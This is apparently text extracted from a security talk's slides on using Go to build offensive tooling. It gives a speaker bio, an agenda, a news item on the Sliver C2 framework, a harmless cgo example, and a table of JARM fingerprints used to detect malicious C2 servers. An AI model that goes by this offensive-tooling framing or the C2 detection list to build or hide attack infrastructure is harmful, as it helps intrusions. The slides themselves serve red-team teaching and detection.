



Go Offensive Building Blocks

by @k0st.





\$ id


uid=501(kost) gid=3(diverto-staff) groups=20(bot)

- **CTO at Diverto**
 - Information Security Focused Company
 - Former Red team leader
 - Former Security Consultant
 - +20 years in InfoSec
- **Open Source Security Author and Contributor**
 - <https://github.com/kost/>
 - <https://github.com/Diverto/>
- **Certificates**
 - CISSP, CISA, CISM, CRISC, CDPSE, C|EH (from 2007), OSCP, LPI Security, ...
- **Martial Arts Enthusiast**



Agenda

- Introduction
- Payload
- Tunneling
- Examples
- Questions and Answers



darkreading.com/vulnerabilities-threats/-sliver-cobalt-strike-alternative-malicious-c2

ometimes jaj images security js misc

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Vulnerabilities/Threats | 5 MIN READ NEWS

'Sliver' Emerges as Cobalt Strike Alternative for Malicious C2

Microsoft and others say they have observed nation-state actors, ransomware purveyors, and assorted cybercriminals pivoting to an open source attack-emulation tool in recent campaigns.

 **Jai Vijayan**
Contributing Writer, Dark Reading

August 26, 2022

<https://www.darkreading.com/vulnerabilities-threats/-sliver-cobalt-strike-alternative-malicious-c2>



Detection

- **jarm**
- <https://github.com/salesforce/jarm>
- **active Transport Layer Security (TLS) server fingerprinting tool**

Malicious Server C2	JARM Fingerprint
Trickbot	22b22b09b22b22b22b22b22b22b22b22b352842cd5d6b0278445702035e06875c
AsyncRAT	1dd40d40d00040d1dc1dd40d1dd40d3df2d6a0c2caaa0dc59908f0d3602943
Metasploit	07d14d16d21d21d00042d43d000000aa99ce74e2c6d013c745aa52b5cc042d
Cobalt Strike	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
Merlin C2	29d21b20d29d29d21c41d21b21b41d494e0df9532e75299f15ba73156cee38



Go?

- **Golang?**
 - statically typed
 - compiled programming language
 - designed at Google
- **Advantages for Offensive**
 - Portable
 - Multiplatform
 - High level and Low level
 - Even C language
 - Static binary



Embedding C


- **Just write C in Go comments**

```
// #include <stdio.h>
//
// static void myprint(char *s) {
//     printf("%s\n", s)
// }
```

```
import "C"
```

```
C.myprint(C.String("foo"))
```






<https://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload>



